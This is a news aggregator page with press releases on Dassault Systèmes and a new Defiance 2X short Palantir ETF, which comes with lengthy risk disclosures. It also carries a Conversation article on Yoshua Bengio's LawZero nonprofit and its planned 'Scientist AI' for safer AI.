    © Dassault Systèmes. All rights reserved. 3DEXPERIENCE, the 3DS logo, the Compass icon, IFWE, 3DEXCITE, 3DVIA, BIOVIA, CATIA, CENTRIC PLM, DELMIA, ENOVIA, GEOVIA, MEDIDATA, NETVIBES, OUTSCALE, SIMULIA and SOLIDWORKS are commercial trademarks or registered trademarks of Dassault Systèmes, a European company (Societas Europaea) incorporated under French law, and registered with the Versailles trade and companies registry under number 322 306 440, or its subsidiaries in the United States and/or other countries. All other trademarks are owned by their respective owners. Use of any Dassault Systèmes or its subsidiaries trademarks is subject to their express written approval.

    Attachment

    • Dassault Systèmes: Doubling EPS by 2029, 3D UNIV+RSES creating new growth opportunities

    The MIL Network –

    June 6, 2025
  • MIL-OSI: Defiance Launches PLTZ: The First 2X Short ETF for Palantir Technologies Inc.

    Source: GlobeNewswire (MIL-OSI)

    MIAMI, June 06, 2025 (GLOBE NEWSWIRE) — Defiance ETFs announces the launch of the Defiance Daily Target 2X Short PLTR ETF (Ticker: PLTZ), the first 2X short single-stock ETF designed to provide amplified daily inverse exposure to Palantir Technologies Inc. (NASDAQ: PLTR).

    Founded in 2003 to support U.S. intelligence operations, Palantir Technologies Inc. now provides software solutions for complex data environments across the public and private sectors.

    PLTZ seeks daily investment results, before fees and expenses, that correspond to -2 times (-200%) the daily percentage change of Palantir’s common stock price. The Fund offers active traders a tactical tool to express bearish views on Palantir’s short-term movements—without the need for margin accounts or complex derivatives.

    For more information, visit DefianceETFs.com.

    The Fund is not intended to be used by, and is not appropriate for, investors who do not intend to actively monitor and manage their portfolios. The Fund pursues a daily inverse leveraged investment objective, which means that the Fund is riskier than alternatives that do not use leverage or short strategies because the Fund magnifies the inverse performance of the Underlying Security. The Fund is not suitable for all investors. The Fund is designed to be utilized only by knowledgeable investors who understand the potential consequences of seeking daily inverse leveraged (-2X) investment results, understand the risks associated with the use of leverage and short exposure, and are willing to monitor their portfolios frequently. For periods longer than a single day, the Fund will lose money if the Underlying Security’s performance is flat, and it is possible that the Fund will lose money even if the Underlying Security’s performance decreases over a period longer than a single day. An investor could lose the full principal value of their investment within a single day.

    An investment in PLTZ is not an investment in Palantir Technologies Inc.

    About Defiance ETFs

    Founded in 2018, Defiance is at the forefront of ETF innovation. Defiance is a leading ETF issuer specializing in thematic, income, and leveraged ETFs. Our first-mover leveraged single-stock ETFs empower investors to take amplified positions in high-growth companies, providing precise leverage exposure without the need to open a margin account.

    IMPORTANT DISCLOSURES

    Defiance ETFs LLC is the ETF sponsor. The Fund’s investment adviser is Tidal Investments, LLC (“Tidal” or the “Adviser”).

    The Fund’s investment objectives, risks, charges, and expenses must be considered carefully before investing. The prospectus and summary prospectus contain this and other important information about the investment company. Please read the prospectus and / or summary prospectus carefully before investing. Hard copies can be requested by calling 833.333.9383.

    Investing involves risk. Principal loss is possible. As an ETF, the funds may trade at a premium or discount to NAV. Shares of any ETF are bought and sold at market price (not NAV) and are not individually redeemed from the Fund. A portfolio concentrated in a single industry or country, may be subject to a higher degree of risk.

    There is no guarantee that the Fund’s investment strategy will be properly implemented, and an investor may lose some or all of its investment.

    Total return represents changes to the NAV and accounts for distributions from the fund.

    PLTR Risks: The Fund invests in swap contracts and options that are based on the share price of PLTR. This subjects the Fund to certain of the same risks as if it owned shares of PLTR even though it does not.

    Indirect Investment Risk. PLTR is not affiliated with the Trust, the Fund, or the Adviser, or their respective affiliates and is not involved with this offering in any way and has no obligation to consider your Shares in taking any corporate actions that might affect the value of Shares.

    PLTR Good Performance Risk. PLTR may meet or exceed its publicly announced expectations or guidelines regarding its business, which could potentially lead to a rise in the share price of the Underlying Security. PLTR regularly provides guidance concerning its anticipated financial and business performance, including sales and production projections, future revenues, gross margins, profitability, and cash flows.

    Industry Recognition and Analyst Coverage Risk. Positive recognition from industry analysts, awards for product excellence, or inclusion in prestigious industry reports can enhance PLTR’s reputation and credibility among investors.

    Risks from Industry Growth and PLTR’s Business Success. PLTR develops software platforms designed to integrate data, enhance decision-making, and support operations for both commercial enterprises and government agencies, including the defense and intelligence sectors. PLTR has the potential for significant growth driven by increasing demand for advanced data analytics, artificial intelligence, and national security-related software solutions.

    Additional Risks:

    Compounding and Market Volatility Risk. The Fund has a daily leveraged investment objective and the Fund’s performance for periods greater than a trading day will be the result of each day’s returns compounded over the period, which is very likely to differ from -200% of the Underlying Security’s performance, before the Fund’s management fee and other expenses.

    Derivatives Risk. The Fund’s investments in derivatives may pose risks in addition to, and greater than, those associated with directly investing in securities or other ordinary investments, including risks related to the market, leverage, imperfect daily correlations with underlying investments or the Fund’s other portfolio holdings, higher price volatility, lack of availability, counterparty risk, liquidity, valuation, and legal restrictions.

    Swap Agreements. The use of swap transactions is a highly specialized activity, which involves investment techniques and risks different from those associated with ordinary portfolio securities transactions.

    Options Contracts. The use of options contracts involves investment strategies and risks different from those associated with ordinary portfolio securities transactions. The prices of options are volatile and are influenced by, among other things, actual and anticipated changes in the value of the underlying instrument, including the anticipated volatility, which are affected by fiscal and monetary policies and by national and international political, changes in the actual or implied volatility or the reference asset, the time remaining until the expiration of the option contract and economic events.

    Counterparty Risk. The Fund is subject to counterparty risk by virtue of its investments in derivatives which exposes the Fund to the risk that the counterparty will not fulfill its obligation to the Fund.

    Fixed Income Securities Risk. When the Fund invests in fixed income securities, the value of your investment in the Fund will fluctuate with changes in interest rates. Typically, a rise in interest rates causes a decline in the value of fixed-income securities owned by the Fund.

    New Fund Risk. The Fund is a recently organized management investment company with no operating history. As a result, prospective investors do not have a track record or history on which to base their investment decisions.

    Diversification does not ensure a profit nor protect against loss in a declining market. Brokerage Commissions may be charged on trades.

    Distributed by Foreside Fund Services, LLC

    Contact Information
    David Hanono
    info@defianceetfs.com 
    833.333.9383

    A photo accompanying this announcement is available at https://www.globenewswire.com/NewsRoom/AttachmentNg/ae189e62-5356-4e99-9ffc-a65332d40416

    The MIL Network –

    June 6, 2025
  • MIL-Evening Report: ‘Godfather of AI’ now fears it’s unsafe. He has a plan to rein it in

    Source: The Conversation (Au and NZ) – By Armin Chitizadeh, Lecturer, School of Computer Science, University of Sydney

    fran_kie/Shutterstock

    This week the US Federal Bureau of Investigation revealed two men suspected of bombing a fertility clinic in California last month allegedly used artificial intelligence (AI) to obtain bomb-making instructions. The FBI did not disclose the name of the AI program in question.

    This brings into sharp focus the urgent need to make AI safer. Currently we are living in the “wild west” era of AI, where companies are fiercely competing to develop the fastest and most entertaining AI systems. Each company wants to outdo competitors and claim the top spot. This intense competition often leads to intentional or unintentional shortcuts – especially when it comes to safety.

    Coincidentally, at around the same time of the FBI’s revelation, one of the godfathers of modern AI, Canadian computer science professor Yoshua Bengio, launched a new nonprofit organisation dedicated to developing a new AI model specifically designed to be safer than other AI models – and target those that cause social harm.

    So what is Bengio’s new AI model? And will it actually protect the world from AI-faciliated harm?

    An ‘honest’ AI

    In 2018, Bengio, alongside his colleagues Yann LeCun and Geoffrey Hinton, won the Turing Award for groundbreaking research they had published three years earlier on deep learning. A branch of machine learning, deep learning attempts to mimic the processes of the human brain by using artificial neural networks to learn from computational data and make predictions.

    Bengio’s new nonprofit organisation, LawZero, is developing “Scientist AI”. Bengio has said this model will be “honest and not deceptive”, and incorporate safety-by-design principles.

    According to a preprint paper released online earlier this year, Scientist AI will differ from current AI systems in two key ways.

    First, it can assess and communicate its confidence level in its answers, helping to reduce the problem of AI giving overly confident and incorrect responses.

    Second, it can explain its reasoning to humans, allowing its conclusions to be evaluated and tested for accuracy.

    Interestingly, older AI systems had this feature. But in the rush for speed and new approaches, many modern AI models can’t explain their decisions. Their developers have sacrificed explainability for speed.

    Bengio also intends “Scientist AI” to act as a guardrail against unsafe AI. It could monitor other, less reliable and harmful AI systems — essentially fighting fire with fire.

    This may be the only viable solution to improve AI safety. Humans cannot properly monitor systems such as ChatGPT, which handle over a billion queries daily. Only another AI can manage this scale.

    Using an AI system against other AI systems is not just a sci-fi concept – it’s a common practice in research to compare and test different level of intelligence in AI systems.

    Adding a ‘world model’

    Large language models and machine learning are just small parts of today’s AI landscape.

    Another key addition Bengio’s team are adding to Scientist AI is the “world model” which brings certainty and explainability. Just as humans make decisions based on their understanding of the world, AI needs a similar model to function effectively.

    The absence of a world model in current AI models is clear.

    One well-known example is the “hand problem”: most of today’s AI models can imitate the appearance of hands but cannot replicate natural hand movements, because they lack an understanding of the physics — a world model — behind them.

    Another example is how models such as ChatGPT struggle with chess, failing to win and even making illegal moves.

    This is despite simpler AI systems, which do contain a model of the “world” of chess, beating even the best human players.

    These issues stem from the lack of a foundational world model in these systems, which are not inherently designed to model the dynamics of the real world.

    Yoshua Bengio is recognised as one of the godfathers of AI.
    Alex Wong/Getty Images

    On the right track – but it will be bumpy

    Bengio is on the right track, aiming to build safer, more trustworthy AI by combining large language models with other AI technologies.

    However, his journey isn’t going to be easy. LawZero’s US$30 million in funding is small compared to efforts such as the US$500 billion project announced by US President Donald Trump earlier this year to accelerate the development of AI.

    Making LawZero’s task harder is the fact that Scientist AI – like any other AI project – needs huge amounts of data to be powerful, and most data are controlled by major tech companies.

    There’s also an outstanding question. Even if Bengio can build an AI system that does everything he says it can, how is it going to be able to control other systems that might be causing harm?

    Still, this project, with talented researchers behind it, could spark a movement toward a future where AI truly helps humans thrive. If successful, it could set new expectations for safe AI, motivating researchers, developers, and policymakers to prioritise safety.

    Perhaps if we had taken similar action when social media first emerged, we would have a safer online environment for young people’s mental health. And maybe, if Scientist AI had already been in place, it could have prevented people with harmful intentions from accessing dangerous information with the help of AI systems.

    Armin Chitizadeh does not work for, consult, own shares in or receive funding from any company or organisation that would benefit from this article, and has disclosed no relevant affiliations beyond their academic appointment.

    – ref. ‘Godfather of AI’ now fears it’s unsafe. He has a plan to rein it in – https://theconversation.com/godfather-of-ai-now-fears-its-unsafe-he-has-a-plan-to-rein-it-in-258288

    MIL OSI Analysis – EveningReport.nz –

    June 6, 2025
←Previous Page
1 … 326 327 328 329 330 … 423
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress